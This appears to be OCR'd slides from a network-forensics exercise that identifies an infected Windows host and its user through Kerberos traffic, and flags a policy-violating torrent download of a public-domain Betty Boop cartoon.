
- Infected Windows host
- We know the Domain Controller IP and name we look for traffic from that DC to the user
- For Windows the kerberos data will give us the username






Torrent Activity


- Torrent activity is not an approved business case. Although the film downloaded was not illegal due to copyright, because of the inherent risks torrent activity (virus and malware attack vector) this method of file transfer is prohibited as per policy.
- GET request for Torrent file from 10.0.0.201 to 168.215.194.14
- Betty Boop Rhythmn on the Reservation (1939)






Torrent Activity

- Betty_Boop_Rhythm_on_the_Reservation.avi
- This particular clip is in the public domain but the perceived racially insensitive and sexist overtones of the piece make it problematic to host in a corporate environment where this is unrelated to our core business.





The End